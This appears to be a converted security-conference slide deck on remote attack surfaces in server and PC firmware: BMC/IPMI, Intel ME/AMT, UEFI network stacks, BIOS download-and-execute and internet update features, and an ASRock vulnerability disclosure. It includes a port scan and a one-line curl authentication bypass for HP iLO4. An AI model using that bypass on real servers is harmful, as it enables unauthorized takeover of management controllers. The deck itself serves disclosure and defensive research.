



# Remotely Attacking System Firmware

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# Agenda



- Overview
- Remote attack surface
- BIOS Remote attack vectors
- Walkthrough exploits
- Detecting compromise



# Overview



Windows

iOS



Adobe



Office




PayPal






intuit  
turbotax







# BMC - Remote Attack surface






# BMC - Remote Attack surface



- Common use cases
  - KVM
  - BIOS FLASH
  - Etc.
- Licensing tiers

# BMC - Remote Attack surface



IPMI Specification, V2.0, Rev. 1.1

1

SHARED or DEDICATED NIC

2

SERIAL/MODEM

3

IPMB Remote management Card

4

ICMB Bridge



# BMC - Remote Attack surface



Nmap scan report for supermicro-x11ssm-bmc.x.x.x (x.x.x.x)

Not shown: 65530 closed ports

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

<u>80</u> /tcp	open	http	syn-ack ttl 64	ATEN/Supermicro IPMI web interface
----------------	------	------	----------------	------------------------------------

<u>443</u> /tcp	open	ssl/http	syn-ack ttl 64	ATEN/Supermicro IPMI web interface
-----------------	------	----------	----------------	------------------------------------

<u>623</u> /tcp	open	asf-rmcp	syn-ack ttl 64	SuperMicro IPMI RMCP
-----------------	------	----------	----------------	----------------------

<u>5900</u> /tcp	open	vnc	syn-ack ttl 64	VNC (protocol 3.8)
------------------	------	-----	----------------	--------------------

MAC Address: 0C:C4:7A:40:60:97 (Super Micro Computer)

Nmap done: 1 IP address (1 host up) scanned in 1403.00 seconds





# Remote Attack surface



## BMC/IPMI history


1998	2001	2004	2013	2014	2018
<b>IPMI v1.0 spec</b>  Base version of IPMI specification released	<b>IPMI v1.5 spec</b>  Many enhancements to base specification including IPMI over LAN and IPMI over Serial/Modem	<b>IPMI v2.0 spec</b>  New features including Serial over LAN, Enhanced Authentication, Firmware Firewall, and VLAN support	<b>Many BMC/IPMI vulnerabilities published</b>  Dan Farmer and HD Moore found over 300k BMCs connected to the internet, 53k vulnerable to cipher-zero auth bypass	<b>SMC PSBlock password file vulnerability</b>  Zachary Wikholm discovered that Supermicro BMCs have plaintext password file which could be retrieved remotely without auth, 32k on internet	<b>HP iLO4 auth bypass and RCE</b>  Multiple vulns including trivial auth bypass: curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAA AAAAAAA"



# ME/AMT Remote Attack surface



- Code loaded from platform SPI
- Code running in dedicated CPU in chipset
- Uses dedicated RAM & main RAM





# ME/AMT Remote Attack surface



## Manageability Ports

16992 Intel(R) AMT HTTP

16993 Intel(R) AMT HTTPS

16994 Intel(R) AMT Redirection/TCP

16995 Intel(R) AMT Redirection/TLS

623 ASF Remote Management and Control Protocol (ASF-RMCP)

664 ASF Secure Remote Management and Control Protocol (ASF-RMCP)

5900 VNC (Virtual Network Computing) - remote control program

[https://software.intel.com/sites/manageability/AMT\\_Implementation\\_and\\_Reference\\_Guide](https://software.intel.com/sites/manageability/AMT_Implementation_and_Reference_Guide)





# Remote Attack surface



## Intel ME/AMT history

2006	2007	2008	2010	2017	Also 2017
<b>AMT 1.0</b>  First version of Intel AMT available in Core 2 Duo vPro, from the very beginning included embedded web server and fw update capabilities	<b>AMT 2.5</b>  Wireless network support added here	<b>AMT 4.0</b>  Over-the-internet provisioning capabilities	<b>AMT 6.0</b>  Remote KVM support added here	<b>Critical auth bypass in AMT v6 through v11</b>  Embedi discovered that you could login to AMT as admin with no password on all vPro systems since 2010	<b>Multiple vulns in AMT v8 through v11</b>  Positive Technologies found more vulns in AMT including multiple buffer overflows allowing privilege escalation and RCE








# Remote Attack surface




## UEFI history

1998	2002	2007	2015	2016	2016
<b>EFI 1.02</b>  First version of Extensible Firmware Interface standard written by Intel	<b>EFI 1.10</b>  Intel released EFI 1.10 standard and contributed it to Unified EFI Forum	<b>UEFI 2.1</b>  Cryptography, network authentication, and UI infrastructure added	<b>UEFI 2.5</b>  WiFi, Bluetooth, HTTP, and HTTP BOOT functionality added	<b>UEFI 2.6</b>  TLS implementation added based on OpenSSL	<b>Missing size checks in DHCP code</b>  Security advisory released from USRT that DHCP code used untrusted length from network without checks, no known poc or exploit

## UEFI 2.4 Network Stack



## HP UEFI extended Network Stack




### Legend

HP value-add components
Open Source/existing components
NIC Vendor components




## UEFI Bluetooth Stack Architecture

### Bluetooth Stack



# BIOS- Remote Attack surface








# BIOS- Remote Attack surface




HTTP and PXE boot





# BIOS- Remote Attack surface

HP Intelligent Provisioning



- Built into HP servers
- Allows download of firmware/drivers from internet
- Simple configuration and installation of operating system



# BIOS- Remote Attack surface

SMTP from UEFI

A screenshot of the ASRock UEFI BIOS interface. The main window is titled 'UEFI Tech Service' and contains several sections: 'Contact Information' with fields for Name, Phone, Country, E-Mail, S/N, and OS; 'Subject'; 'Problem Description'; and a file upload section with the text 'Attach a file under 3MB to show us your issue.' Below these is a dropdown menu with the text 'Please select one that best describes your issue.' At the bottom, there is a message: 'Your system configuration will be sent to our support department.' and two buttons: 'Submit' and 'Cancel'. A QR code is visible in the bottom right corner of the window. The background of the BIOS shows various system settings like System, CMOS, UEFI, Easy, and UEFI Update.


- Sends email from BIOS
- Can mount NTFS partitions
- Attach any file from HD to email
- Could be used maliciously




# BIOS- Remote Attack surface



## Remote Diagnostics Download and Execute



The screenshot shows the 'HP Computer Setup' interface for 'Remote HP PC Hardware Diagnostics'. The navigation tabs at the top are 'Main', 'Security', 'Advanced', and 'UEFI Drivers'. The 'Main' tab is selected. The 'Diagnostics Download URL' is set to 'HP'. Below this, there are links for 'Custom Download Address', 'Diagnostics Logs Upload URL', 'Custom Upload Address', 'Username', and 'Password'. The 'Scheduled Execution' is set to 'Enable', the 'Frequency' is 'Weekly', and 'Execute On Next Boot' is 'Enable'. A message at the bottom states: 'HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.' and there is a link for 'Last Execution Result'.

Main | Security | Advanced | UEFI Drivers | 

HP Computer Setup

Remote HP PC Hardware Diagnostics

Diagnostics Download URL  ?

➔ [Custom Download Address](#) ?

Diagnostics Logs Upload URL

➔ [Custom Upload Address](#) ?

➔ [Username](#) ?

➔ [Password](#) ?

Scheduled Execution  ?

Frequency  ?

Execute On Next Boot  ?

HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.

➔ [Last Execution Result](#) ?



# BIOS- Remote Attack surface



Remote Diagnostics Download and Execute

The screenshot shows the 'Advanced' tab of the HP BIOS setup. The 'Remote HP PC Hardware Diagnostics' section is active. It features a 'Diagnostics Download URL' field with a dropdown menu set to 'HP'. Below this is a link for 'Custom Download Address'. The 'Diagnostics Logs Upload URL' section has a link for 'Custom Upload Address', followed by fields for 'Username' and 'Password'. The 'Scheduled Execution' section includes a dropdown set to 'Enable', a 'Frequency' dropdown set to 'Weekly', and an 'Execute On Next Boot' dropdown set to 'Enable'. At the bottom, a message states: 'HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.' with a link for 'Last Execution Result'.

Main | Security | **Advanced** | UEFI Drivers

HP Computer Setup

Remote HP PC Hardware Diagnostics

Diagnostics Download URL: HP

→ Custom Download Address

Diagnostics Logs Upload URL

→ Custom Upload Address

→ Username

→ Password

Scheduled Execution: Enable

Frequency: Weekly

Execute On Next Boot: Enable

HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.

→ Last Execution Result

- Downloads executable from remote server over internet
- Can download tool from HP or custom URL
- Upload results back to HP or somewhere else
- Could be used maliciously with only config changes





# BIOS- Remote Attack surface



UEFI updates over Internet



## Internet Flash

Internet Flash searches for available UEFI firmware updates from ASRock servers. System can auto-detect the latest UEFI from our servers and flash them within UEFI setup without entering Windows® OS.

- Download updates from remote server over internet
- Multiple vendors have implemented this on their own
- What could go wrong?



# BIOS- Remote Attack surface




UEFI updates over Internet





# BIOS- Remote Attack surface


UEFI updates over Internet






# BIOS- Remote Attack surface

UEFI updates over Internet

A screenshot of the HP BIOS Update Preferences window. The window has a white background and a blue header bar with the HP logo and 'HP Computer Setup'. The header bar contains tabs for 'Main', 'Security', 'Advanced', and 'UEFI Drivers'. The 'Main' tab is selected. Below the header, the title 'BIOS Update Preferences' is displayed. The main content area includes a blue bar with a checked checkbox 'Check for Update on Next Reboot' and a help icon. Below this, the 'BIOS Source' is set to 'HP.com' with a help icon and a link to 'Edit Custom URL'. The 'Automatic BIOS Update Setting' is set to 'Download and install normal BIOS updates automatically'. The 'BIOS Update Frequency' is set to 'Daily' with a help icon.

Main | Security | Advanced | UEFI Drivers | 

HP Computer Setup

BIOS Update Preferences

☒ Check for Update on Next Reboot ?

BIOS Source HP.com ?

[Edit Custom URL](#) ?

Automatic BIOS Update Setting Download and install normal BIOS updates automatically

BIOS Update Frequency Daily ?

- Can specify check frequency
- Can configure automatic download and installation



# Remote Update Vulnerabilities







# Remote Update Vulnerabilities



ASRock's response to our vulnerability report:

Provide firmware updates for all affected systems disabling this functionality  
Basically all recent motherboards had this vulnerability

Affected models:

- Intel 1151 (Skylake, Kaby Lake, Coffee Lake): 159 unique models
- Intel 1150 (Haswell, Haswell-WS, Broadwell): 109 unique models
- AMD AM4 (Excavator, Zen, Zen+,) : 27 unique models



# Remote Update Vulnerabilities



